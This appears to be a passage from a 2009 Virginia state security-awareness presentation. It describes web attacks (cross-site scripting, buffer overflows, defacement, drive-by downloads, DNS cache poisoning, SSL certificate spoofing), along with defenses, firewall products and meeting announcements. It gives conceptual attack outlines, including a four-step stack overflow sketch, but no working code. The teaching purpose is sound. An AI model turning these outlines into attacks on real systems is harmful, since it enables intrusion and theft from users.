- Because the unsuspecting user's browser believes that the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the unsuspecting user's browser.
- The injected code then takes advantage of the trust given by the unsuspecting user to the vulnerable site. These attacks are usually targeted to all users of a web application instead of the application itself.

## Cross-Site Scripting (XSS)

- Cross-Site Scripting code injection involves breaking out of a data context and switching into a code context through the use of special characters that are significant to the browser interpreter being utilized.
- To mitigate the risks imposed by Cross-Site Scripting, the HTML code should be structured to escape the characters that would allow untrusted input data from closing the current context and starting a new context, introducing a new sub-context within the current context, or any characters that are significant in all enclosing contexts.

## Countermeasures to XSS attacks

- Replace "<" with "&lt;"
- Replace ">" with "&gt;"
- Use server-side scripts
- Validate cookies, query strings, form fields, and hidden fields
- The most effective method to find coding flaws is to perform a security review of the code to search for any place where input from an HTTP request could transit into the HTML output.

# Buffer Overflow Attacks

- Huge amounts of data are sent to the web application through the web form to execute commands
- Exploit used against an operating system or application and are targeted at user input fields
- Caused by a lack of bounds checking or a lack of input-validation sanitization in a variable field
- Causes a system to fail by overloading memory or executing a command shell or arbitrary code on the target system
- Buffer overflows can open a shell or command prompt or stop the execution of a program

# Buffer Overflow Types

- Stack-based
  - Static locations in memory
- Heap-based
  - Dynamic memory address space that occur while a program is running
  - Occurs in the lower part of memory and overwrites other dynamic variables
- Stack and Heap are storage locations for user-supplied variables within a running program

# Stack-Based Buffer Overflow Attack

1. Enter a variable into buffer to exhaust the amount of memory in the stack
2. Enter more data than the buffer has allocated in memory for that variable, causes memory to overflow or run into the memory space for the next process
3. Add another variable and overwrite the return pointer that tells the program where to return to after executing the variable
4. The program executes the malicious code variable and then uses the return pointer to get back to the next line of executable code / If successful the program executes the malicious code instead of the program code



# Web Application Firewalls

- Web application firewalls (WAF) use the same basic principles as the traditional network firewall except the WAF will also inspect the application layer information of a transaction such as cookies, form fields and HTTP headers.
- WAF can help mitigate the risks imposed by SQL injection and cross-site scripting attacks.
- Most WAF can inspect both HTTP and HTTPS transactions.
- WAF products are meant to be an additional layer of defense in a “Defense-in-Depth” Information Security strategy.



# Web Application Firewalls

- WAF products for the Microsoft IIS web server environment
  - Microsoft's Urlscan
    - <http://technet.microsoft.com/en-us/security/cc242650.aspx>
    - It is deployed as an add-on to IIS version 5 and is integrated into IIS version 6 and version 7
    - Urlscan operates as an ISAPI filter and can provide a level of protection from SQL Injection attacks. Urlscan does not inspect HTTP request body (POST data), so SQL injection attacks that use the POST method may not be detected.
  - WebKnight
    - <http://www.aqtronix.com/?PageID=99>
    - Free IIS web server add-on product
    - It inspects SQL injection in header, cookies, URL and in POST data.
    - The detection of a SQL injection is based on hitting two of the preset SQL keywords.



# Website Defacement

- Website defacement motivation can be grouped into three primary categories:
  - Monetary Gain
  - Political motivation
  - Tagging / Graffiti
- Common techniques for website defacement are:
  - SQL injection of malicious URLs or text
  - Default / Index file replacement
- Most defacements intended to make a statement do not use SQL injection but instead rely on file replacement
  - Security configuration error in FTP service
  - Security configuration error in WebDAV service
  - Security configuration error in FrontPage extensions



## End-User Exploitation

- Drive-by downloads
- DNS Cache poisoning
- Spoofed SSL-certificates
- Phishing and Spam



## Drive-By Downloads

- Uses legitimate websites to infect end users
- The legitimate website is compromised by a malicious individual to add hidden frames, malicious URLs, or malicious scripts to the legitimate website
- The user's browser retrieves the information associated with the malicious URL or script and becomes infected with malicious software
- ClickJacking = Use of hidden frames on web pages to entice the user into clicking on malicious URLs

## DNS Cache Poisoning

- Uses DNS responses to redirect users to malicious websites
- Uses multiple techniques to load malicious IP-address information into legitimate DNS servers
- Removes the need to trick a user into visiting a malicious website since the malicious IP-address is provided by a legitimate DNS server

# SSL Certificate Spoofing

- MD5 Hash Collision/Digital Signature transfer
  - Utilizes a weakness in the MD5 cryptographic hash function to allow the construction of different messages with the same MD5 hash.
  - A vulnerability in the Internet Public Key Infrastructure (PKI) used to issue digital certificates for secure websites has been identified. This vulnerability can be used to create a rogue Certification Authority (CA) certificate trusted by all common web browsers.
  - This rogue certificate can be used to impersonate any website on the Internet, including banking and e-commerce sites secured using the HTTPS protocol.

## SSL Certificate Spoofing/Piggybacking

- “Piggybacking” SSL Certificates
  - Allows multiple phishing attacks on a single certificate.
  - A single compromised Web server with a valid SSL certificate can be used to host multiple phishing sites since visitors to the phishing sites erroneously believe that they have a secure connection with original website.
  - Visitors could only detect the fake SSL certificate if they reviewed the certificate or had access to other visual indicators (secured with an extended validation SSL certificate)

## SSL Certificate Spoofing/ Null Characters

- NULL character attack
  - Convinces the end-user that a certificate has been issued to a different domain than the one to which it was actually issued.
  - The use of NULL characters provides the ability to put up a certificate on what appears to be the exact same domain name as the targeted site.
  - This technique utilizes a Man-in-the-Middle attack and uses the null-character certificate to create its false certificates as needed.
- Leading zero attack
  - Similar to the NULL Character attack
  - The certificate will attach an invisible zero to the first hex character in the certificate.



## Phishing/SPAM Defense

- Also advise users not to reveal personal or financial information in an email, and not to respond to email solicitations for this information. Always examine the URL of a web site. Malicious web sites may look identical to a legitimate site, but the URL may use a variation in spelling or a different domain extension such as .com vs. .net.
- An additional step to help mitigate the risk of a phishing campaign is to limit the administrative rights of the local users through the implementation of the Least-Privileged best practice. Granting each local user only those system access rights required to perform the duties assigned to each local user will reduce the impact of any exploit successfully downloaded to the local user's computer.
- Finally, carefully consider the email addresses listed on public websites. Only display functional/group email addresses to limit the amount of SPAM/Phishing emails sent to individuals.



## Commonwealth Security Information Resource Center

- <http://www.csirc.vita.virginia.gov>
- Two Main Goals
  - Create a place to provide security information that is relative to the Commonwealth
    - Includes security topics within the COV government
    - Addresses topics for those with interests in the security community
      - Citizens, businesses, other states, etc.
  - Create a source for providing threat data to third parties
    - Summary threat data for public viewing
    - Detailed threat data available for appropriate parties



# Security Information

- Types of information posted
  - Security advisories
    - Advisories affecting the Commonwealth government computing environment
  - Phishing scams
    - Attempts to gather information from users that will be useful for malicious activity
  - Information security tips
    - How to integrate security into daily activity
  - News
    - The latest news about information security that would be useful to the government and its constituents
  - Threat data
    - Information showing statistics about the top attackers targeting the Commonwealth.



# Security Research URLs

Internet Storm Center

<http://isc.sans.org/>

SANS Reading Room

[https://www.sans.org/reading\\_room/](https://www.sans.org/reading_room/)

OWASP

[http://www.owasp.org/index.php/Main\\_Page](http://www.owasp.org/index.php/Main_Page)

OWASP WAF

[http://www.owasp.org/index.php/Web\\_Application\\_Firewall](http://www.owasp.org/index.php/Web_Application_Firewall)

OWASP WebScarab Application Testing Framework

[http://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

Security Focus

<http://www.securityfocus.com/>

US-CERT

<http://www.us-cert.gov>

Team Cymru

<http://www.team-cymru.org/>



## Questions???

For more information, please contact:  
[CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)

For more information on topics discussed in this  
presentation:

[Bob.Baskette@VITA.Virginia.GOV](mailto:Bob.Baskette@VITA.Virginia.GOV)

Thank You!



# Upcoming Events





## 2009 Information Security Awareness Tools

**The Information Security Toolkit has been updated with new materials!**

For printing cost estimates you can contact DMV's  
Damian McInerney at (804)367-0925  
or email: [damian.mcinerney@dmv.virginia.gov](mailto:damian.mcinerney@dmv.virginia.gov)

***Thank you DMV!***



## Future ISOAG's

**From 1:00 – 4:00 pm at CESC**

**(please let us know if you want to host in the Richmond area!)**

**Wednesday - December 9, 2009**

**Wednesday - January 13, 2010**

**Wednesday - February 10, 2010**



# Future IS Orientation Sessions

- |          |                  |                    |
|----------|------------------|--------------------|
| Monday - | January 11, 2010 | 1:00 – 3:30 (CESC) |
| Monday - | February 1, 2010 | 1:00 – 3:30 (CESC) |
| Monday - | March 1, 2010    | 1:00 – 3:30 (CESC) |



# MS-ISAC Webcast

## National Webcast!

Wednesday, December 16, 2009, 2:00 to 3:00 p.m.

Topic: TBD

The National Webcast Initiative is a collaborative effort between government and the private sector to help strengthen our Nation's cyber readiness and resilience. A number of vendors have offered their services at no cost, to help develop and deliver the webcasts.

Register @: <http://www.msisac.org/webcast/>



## Information Security System Association

ISSA meets on the second Wednesday of every month

**DATE:** Wednesday, December 9th

**LOCATION:** Maggiano's Little Italy, 11800 W. Broad St.,  
#2204, Richmond/Short Pump Mall

**TIME:** 11:30 - 1:30pm. Presentation starts at 11:45 &  
Lunch served at 12.

**PRESENTATION:** TBD

**COST:** ISSA Members: \$10 & Non-Members: \$20 (After  
November 2<sup>nd</sup> – ISSA Members \$15 & Non-Members \$25)



# CIO-CAO Communications Meeting

## CIO-CAO Communications Meeting:

**Tuesday, December 1**

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

**Location:** Perimeter Center  
9960 Mayland Drive  
Richmond, VA



Any Other Business ???????





**ADJOURN**

**THANK YOU FOR ATTENDING!!**

